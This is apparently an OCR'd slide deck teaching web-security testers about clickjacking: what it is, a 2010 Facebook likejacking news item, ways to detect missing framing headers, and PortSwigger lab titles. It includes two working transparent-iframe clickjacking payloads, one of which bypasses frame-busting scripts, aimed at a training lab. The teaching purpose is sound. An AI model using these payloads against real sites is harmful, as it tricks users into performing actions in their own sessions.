
CLICKJACKING

Author: Rana Khalil (@rana__khalil)

Agenda



WHAT IS CLICKJACKING?

HOW DO YOU FIND IT?


HOW DO YOU EXPLOIT IT?

HOW DO YOU PREVENT IT?


WHAT IS CLICKJACKING?

Clickjacking (or also known as UI Redressing) is a type of attack that fools a user into clicking on one thing when the user is actually clicking on another thing.


Clickjacking Attack




Clickjacking Attack



Clickjacking Attack



Facebook Clickjacking Attack



itnews

NEWS GOVERNMENT SECURITY REPORTS RESOURCES PODCAST BENCHMARKS LOG IN SUBSCRIBE

Home › News › Technology › Security

Facebook hit by new clickjacking attack

By Dan Raywood
Jun 2 2010 12:50PM

Uses 'like' function.

Multiple reports were made over the weekend of a new Facebook exploit that made it appear a user 'liked' a page that they did not actually 'like'.

Softpedia warned of a clickjacking worm that forced hundreds of thousands of unsuspecting Facebook users to unknowingly post spam messages on their profiles, using news headlines to lure its victims into the trap.

It warned that clicking on the messages takes users to external pages hosted at blogspot.com, which only display a text that reads 'click here to continue'. However, clicking anywhere on the page abuses a user's active Facebook session to publish a spam message back to their profile.

RELATED ARTICLES

Microsoft says Russia-linked hackers behind dozens of Teams phishing attacks

Ivanti endpoint security needs security upgrade

Salesforce email compromised for phishing attacks

US House panel opens probe into email system hacks

Article Link: *https://www.itnews.com.au/news/facebook-hit-by-new-clickjacking-attack-213696*

Types of Clickjacking

- ***Likejacking:*** This aims to grab users' clicks and redirect them to "likes" on social media websites.
- ***Cookiejacking:*** This involves getting a user to perform a set of actions interacting with the UI to provide the attacker with cookies stored in the browser.
- ***Filejacking:*** This involves getting the user to allow the attacker to access their local file system and take files.
- ...

Impact of Clickjacking Vulnerabilities

- Depends on the goal of the attacker.
  - **C**onfidentiality – Could be Low, Medium or High.
  - **I**ntegrity – Could be Low, Medium or High.
  - **A**vailability – Could be Low, Medium or High.

OWASP Top 10


OWASP
Open Web Application Security Project

OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)

HOW TO FIND CLICKJACKING VULNERABILITIES?

Finding Clickjacking Vulnerabilities

Depends on the perspective of testing.




Black Box Testing

White Box Testing

Black-Box Testing


- Map the application.
  - Visit all pages in the application and make note of all the response headers.
    - Look for the X-Frame-Options and Content-Security-Policy response headers.
- If X-Frame-Options header is set to “deny” or “sameorigin”, that means the application is likely not vulnerable to clickjacking.
- If the Content-Security-Policy header uses the directive frame-ancestors and that’s set to “none” or “self”, then the application is likely not vulnerable to clickjacking.
  - If it contains domains, review any wildcard configuration.
- Test identified instances of clickjacking vulnerabilities and develop a proof of concept.



White-Box Testing

- Identify the framework that the application is using.
  - Identify if the framework has built in defenses to prevent clickjacking vulnerabilities.
  - Identify if any libraries have been imported to configure headers.
- Review the set configuration to ensure that it is secure.
- Test identified instances of clickjacking vulnerabilities and develop a proof of concept.


HOW TO EXPLOIT CLICKJACKING VULNERABILITIES?



Basic Clickjacking Attack

```
<style>
    iframe {
       position: relative;
       width: 1000px;
       height: 1000px;
       opacity: 0.000001;
       z-index: 2;
 }
   div {
     position: absolute;
     top: 515px;
     left: 50px;
     z-index: 1;
 }
 </style>
 <div>CLICK ME</div>
 <iframe src="https://web-security-academy.net/my-account"></iframe>
```

Basic Clickjacking Attack



Bypassing Frame busting Scripts

```
<style>
    iframe {
      position: relative;
      width: 1000px;
      height: 1000px;
      opacity: 0.000001;
      z-index: 2;
 }
 div {
    position: absolute;
    top: 465px;
    left: 50px;
    z-index: 1;
 }
 </style>
 <div>CLICK ME</div>
 <iframe sandbox="allow-forms" src="https://.web-security-academy.net/my-account"></iframe>
```

Clickjacking Labs

LAB APPRENTICE
Basic clickjacking with CSRF token protection →

LAB APPRENTICE
Clickjacking with form input data prefilled from a URL parameter →


LAB APPRENTICE
Clickjacking with a frame buster script →


LAB PRACTITIONER
Exploiting clickjacking vulnerability to trigger DOM-based XSS →

LAB PRACTITIONER
Multistep clickjacking →

Automated Exploitation Tools

